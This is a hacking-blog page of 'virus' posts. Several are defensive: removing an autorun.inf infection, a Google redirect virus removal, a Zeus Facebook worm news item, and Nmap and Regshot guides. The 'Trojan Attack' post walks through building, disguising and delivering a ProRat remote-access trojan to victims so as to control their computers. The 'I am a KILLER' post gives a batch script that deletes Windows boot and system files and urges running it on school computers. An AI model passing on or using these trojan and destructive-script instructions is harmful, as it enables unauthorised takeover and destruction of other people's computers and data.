Pages

Showing posts with label virus. Show all posts

Removing General Viruses Including Autorun.inf

0 comments


Today Post tell you how to remove a general virus who's that also include Autorun.inf file. This tutorial made by The 7th Sage so total credit go to him.

I had also write some good post on removing the virus, i think you also like that so given you post link...


So let's start The present post.

Many People get infected by such viruses daily. On Xp, Vista etc. I concluded that Vista is safe from any threats, however I soon realized that my sister's laptop which is currently running Vista is infected by a malware.

We shall take sal.xls.exe virus as our sample virus, which infected my Sister's Laptop.

Like most viruses, When it infects, it will first create an autorun file (autorun.inf) into C drive which points to sal.xls.exe. And when you boot up the next time, sal.xls.exe will be executed and it actually creates one trouble and a few shits (additional files). The only trouble which it creates is the inability for you to view hidden file. When you enable viewing of hidden files from "folder's option", it will roll back to "Do not view hidden files". This is the only trouble, and it not harmful.

The additional files created as spoofs are:
algssl.exe
msfir80.exe (Is a trojan)
msime80.exe (Is a trojan)


Even with autorun.inf being rested comfortably on my C drive, I could still execute explorer from My Computer, but from the Windows Task Manager.


Form1" is created by the process of algssl.exe.


Then I check out 'msconfig' and found that..


So, the next to do was to remove all these files.

Take note that Windows Defender doesn't help in this case, one of the reason is that Windows Defender couldn't scan for hidden files (because the damage done to the laptop is to corrupt feature to view the hidden file).


Folow the Steps to remove the files and autorun.inf.

1) The first thing you have to do is to terminate the process of algssl.exe using "Task Manager". This is very important. Otherwise, the process of algssl.exe will cause interruption to the following steps, especially step 3.

2) The second thing that you need to do is to get rid of the autorun.inf file in C drive and all other drives. To do this, the most effective way is through this video. The content of autorun.inf looks like this..


3) Then, proceed to fix the viewing hidden files problem. This has to be done via regedit.
Click   Start/Run  ,  type   regedit   then  press Ok

Navigate to the following registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer
\Advanced\Folder\Hidden\SHOWALL

Now right click on,and delete the value "CheckedValue" in the right
hand window.

Now create a new "DWORD Value" called exactly "CheckedValue" in the
right hand window.
Double click on "CheckedValue".
In the opening 'Edit DWORD Value' box,set the 'Value data:' to 1

Press Ok,exit regedit,restart your pc. Thanks to this link

4) After restarted, 'enable viewing of hidden files' and also 'enable viewing protected operating system files'. Then use Windows search utility to search for the following files(if it is found) and delete them
msfir80.exe (would be found in c:\windows\system32)


msime80.exe (would be found in c:\windows\system32)
algssl.exe - You have to go to task manager to terminate the process first.
sal.xls.exe
tel.xls.exe

5) Then fix the startup settings. You can either get it done with regedit or msconfig or both. 
regedit:
Look under HKEY_LOCAL_MACHINE SOFTWARE\Microsoft\Windows\CurrentVersion\Run &
HKEY_CURRENT_USER\Software Microsoft\Windows\CurrentVersion\Run and delete way the entries for both msfir80.exe and msime80.exe

msconfig:
Disable the entries under msconfig/startup


6) Done, restart your machine.

Conclusion:


1) Vista is only resistant to infections if UAC is enabled 
2) Scan Memory Sticks before plugging them :P


I think you enjoy this tutorial!!!!!!!!


Trojan Attack

7 comments

Today my post based on ProRat Trojan by which you hack another person computer and also control him by your PC.On market many Trojan present but i like ProRat for hack because it also provide RAT service.

So let's go.

Open up the program then you see like below pic window...


Click on the "Create" button and choose "Create ProRat Server".

On IP Address fill the your System IP address or click on turn arrow button,it find automatically.Enter your email ID address because when victim system infected then it send you message on your account.


Click on "General Settings" and set Port Password and Name of victim.


Click on the Bind with File button to continue. Here you will have the option to bind the trojan server file with another file. Remember a trojan can only be executed if a human runs it. So by binding it with a legitimate file like a text document or a game, the chances of someone clicking it go up. Check the bind option and select a file to bind it to. A good suggestion is a picture or an ordinary text document because that is a small file and its easier to send to the people you need.


Click on the Server Extensions button to continue. Here you choose what kind of server file to generate. I prefer using .exe files, because it is cryptable and has icon support, but exe looks suspicious so it would be smart to change it.


Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is. For my example I will choose the regular text document icon since my file is a text document.


 After this, press Create server, your server will be in the same folder as ProRat. A new file with name "binded_server" will be created. Rename this file to something describing the picture. A hacker could also put it up as a torrent pretending it is something else, like the latest game that just came out so he could get people to download it.

Very important: Do not open the "binded_server" file on your system.

You can send this trojan server via email, pendrive or if you have physical access to the system, go and run the file. You can not send this file via email as "server.exe", because it will be detected as trojan or virus. Password protect this file with ZIP and then email it. Once your victim download this ZIP file, ask him to unlock it using ZIP password. When the victim will double click on the file, he will be in your control.

Once the victim runs the server on his computer, the trojan will be installed onto his computer in the background. The hacker would then get a message telling him that the victim was infected. He would then connect to his computer by typing in his IP address, port and clicking Connect. He will be asked for the password that he made when he created the server. Once he types it in, he will be connected to the victims computer and have full control over it.


Now the hacker has a lot of options to choose from as you can see on the right. He has access to all victim's computer files, he can shut down his pc, get all the saved passwords off his computer, send a message to his computer, format his whole hard drive, take a screen shot of his computer, and so much more. Below show you a few examples.


The image below shows the message that the victim would get on his screen if the hacker chose to message him.


Below is an image of what the hacker would see if he chose to take a screen shot of the victims screen.


FOR DOWNLOAD PRORAT CLICK HERE

Password "pro"

Remove Google Redirect Virus from your system

3 comments


If your Google search result redirect to any weird,obnoxious or otherwise any porn site that means your system infected with GRV means Google Redirect Virus.GRV is a Trojen 

It does not matter with which link you click or which browser use by you.

Somebody thought this is the problem of Google but in reality it is add with your system,so in your mind a question come how to remove it.Here i am going tell you how to remove GRV from your system.



First Download TDSKiller ,do not worry it is a Kaspersky Lab Tool and download direct from Kaspersky site.

After download open it,it look like below pic...


Click on Start Scan and after scan you see result like below pic,Here you found option Skip or Delete for infected program.


After Delete the infected program please Reboot your system.


If your TDS Tool fail in removing the infected file then in that case use the TDS FixTool , you also download this file from www.symantec.com.After download run it,you see box like below pic,Proceed it.


When you Proceed then it restart your system and after that doing scan like below pic...


And last shown the result like below pic....


New Facebook Worm installing Zeus Bot in your Computer

0 comments

Today another new attack on Facebook users with Zeus Bot comes in action. The researchers of Danish security firm CSIS, has spotted a worm spreading within the Facebook platform. A new worm has popped up on Facebook, using apparently stolen user credentials to log in to victims' accounts and then send out malicious links to their friends. The worm also downloads and installs a variety of malware on users' machines, including a variant of the Zeus bot.


If followed, the link takes the potential victim to a page where he or she are offered what appears to be a screensaver for download. Unfortunately, it is not a JPG file, but an executable (b.exe). Once run, it drops a cocktail of malicious files onto the system, including ZeuS, a popular Trojan spyware capable of stealing user information from infected systems. The worm is also found to have anti-VM capabilities, making it useless to execute and test in a virtual environment, such as Oracle VM VirtualBox and VMWare.

Zeus is a common tool in the arsenal of many attackers these days, and is used in a wide variety of attacks and campaigns now. It used to be somewhat less common, but the appearance of cracked versions of the Zeus code has made it somewhat easier for lower-level attackers to get their hands on the malware. Zeus has a range of capabilities, and specializes in stealing sensitive user data such as banking credendtials, from infected machines.

"The worm carries a cocktail of malware onto your machine, including a Zbot/ZeuS variant which is a serious threat and stealing sensitive information from the infected machine," warn the researchers.The worm is hosted on a variety of domains, so the link in the malicious message may vary. Other servers are used to collect the data sent by the aforementioned malware and to serve additional malicious software.


This type of thing is very rare to just send to your email without you requesting it so I would advise anyone who thinks that you may have seen an email like this to delete it and mark it as spam right away.

Source: The Hacker News

Nmap - Secure Your Wi-Fi network

0 comments

My Today post for those person who use his personal wi-fi network for home/office/organization and other work.Nmap is a tool who also know by Zenmap. Nmap mainly a port scanner who helpful in secure and enhance your security of your wi-fi .

For security mainly all person use AntiVirus who not complete package of security for your personal network.Nmap a way by which you scan your network devices for example some time your network speed slow down for particular device because a virus make it difficult for you.

All personal network devices use a private IP address for work in range of

172.16.0.0 --- 172.31.255.255

192.168.0.0 --- 192.168.255.255

You Target the IP address of devices for scan in network.

For Download Nmap for Different Operating System Click HERE

Below You see the view of Nmap.In "Target Space" enter your Private IP of target device and In "Profile Space" enter level of Scan and Done SCAN.


If you do not idea about your Private IP address which use in your network so for it go to Your Router Admin Panel and set the Range by which in your setting range DHCP allot Private IP for all connected Device.For help look below pic...


For Scan Target enter the IP address of your target device in Set Range of IP and done Scan.


It show you all open port in your network,sometime virus open a port it also trace it and show you like below pic.If you want Trace a range then enter CISDR of want Range like

192.168.1.1/24


Port/Hosts show you all active port in one place like below pic...


And Topology given complete view of your network topology.


In this post many world related with Networking so plz search those world on Search Portal and by Wikipedia.

Remove Malware before your Antivirus

0 comments

Malware is software designed to infiltrate or damage a computer system without the owner's informed.Malware is software designed to make a computer do something an attacker wants it to do. It is not always designed to destroy a computer.

If a new malware hits the net, and it takes two weeks for your antivirus vendor to deploy a signature file, your computer or site is exposed and entirely susceptible to the infection.If your antivirus detect this new malware but it can not removed it without the Signature file which you found when you update your antivirus.

So what are we doing in this case ?

Not fear with my word which i am say above because i am going tell you how you removed new hit Malware from your system.

First Download a Tool which name Regshot from HERE

What is Regshot and how it work ?

Regshot is a small,free and open-source registry compare utility that allows you to quickly
take a snapshot of your registry and then compare it with a second one snapshot- done after doing system changes or installing a new software product. The changes report can be produced in text or HTML format and contains a list of all modifications that have taken place between
snapshot1 and snapshot2. In addition, you can also specify folders (with sub filders) to be
scanned for changes as well.

(1)CLICK "1st shot" BUTTON
It pops up a menu which contains several items:
(A)"Shot" to take a snapshot only,and it will not be kept if you exit regshot program;
(B)"Shot and save..." to take a snapshot of your registry and save the whole registry to
a "hive" file and you can keep it in your harddisk for future use;
(C)"Load..." to load a "hive" file previous saved.

(2)RUN or Install SOME PROGRAMS which may change your windows registry,or it may change the file system.

(3)CLICK "2nd shot" BUTTON

(4)Select your output LOG file type,"text" or "HTML,default is "text"

(5)INPUT YOUR COMMENT for this action into the "comment field",eg:"Changes made after
winzip started". COMMENT will only be saved into compare log files not into "hive" files

(6)CLICK "compare" BUTTON
Regshot will do the compare job now(auto detect which shot is newer),when it is finished,
Regshot will automatically load the compare LOG as you defined above,the log files are
saved in the directory where "Output path" is defined,default is your Windows Temp Path
,it was named as the "comment" you input,if the "comment field" is empty or invalid, the
LOG will be name as "~resxxxx.txt" or "~resxxxx.htm" where "xxxx" is 0000-9999.

All step you watch in below pic..


When You Watch compare file it show all the changement in the registry.New software often drops keys all over the place in the registry, but is too lazy to remove them upon uninstallation of the software. This makes the registry quite a mess.

Means when you uninstall your software then only those file remain left which not come in the software application which means this is the Malicious Code file(Malware) and your work remove it manually and save your system by new hit malware attacks.


If you like my work so plz forward your comment.

I am a KILLER

0 comments

I am going to tell you how you make a undetectable Batch Virus which delete the important file of your Operating System.
Batch program is a feature of Windows Operating System.Batch programing is a text on notepad which works as a Command in the Windows Operating System.


1: Open notepad and copy paste below write lines...
del boot
del autoexec.bat
del bootmgr
del config.sys
del pagefile.sys
shutdown -r -c "you had been infected by me you go to dad!!!!"

2: Save as by killer.bat

3: Do not run this virus on your system,copy paste and use in collage or school system.

Related Posts Plugin for WordPress, Blogger...

Hackarde's Search Engine- Search Hacking Tutorial,Tool and eBook

Loading
 
HACKARDE © 2011 | Designed by HrDe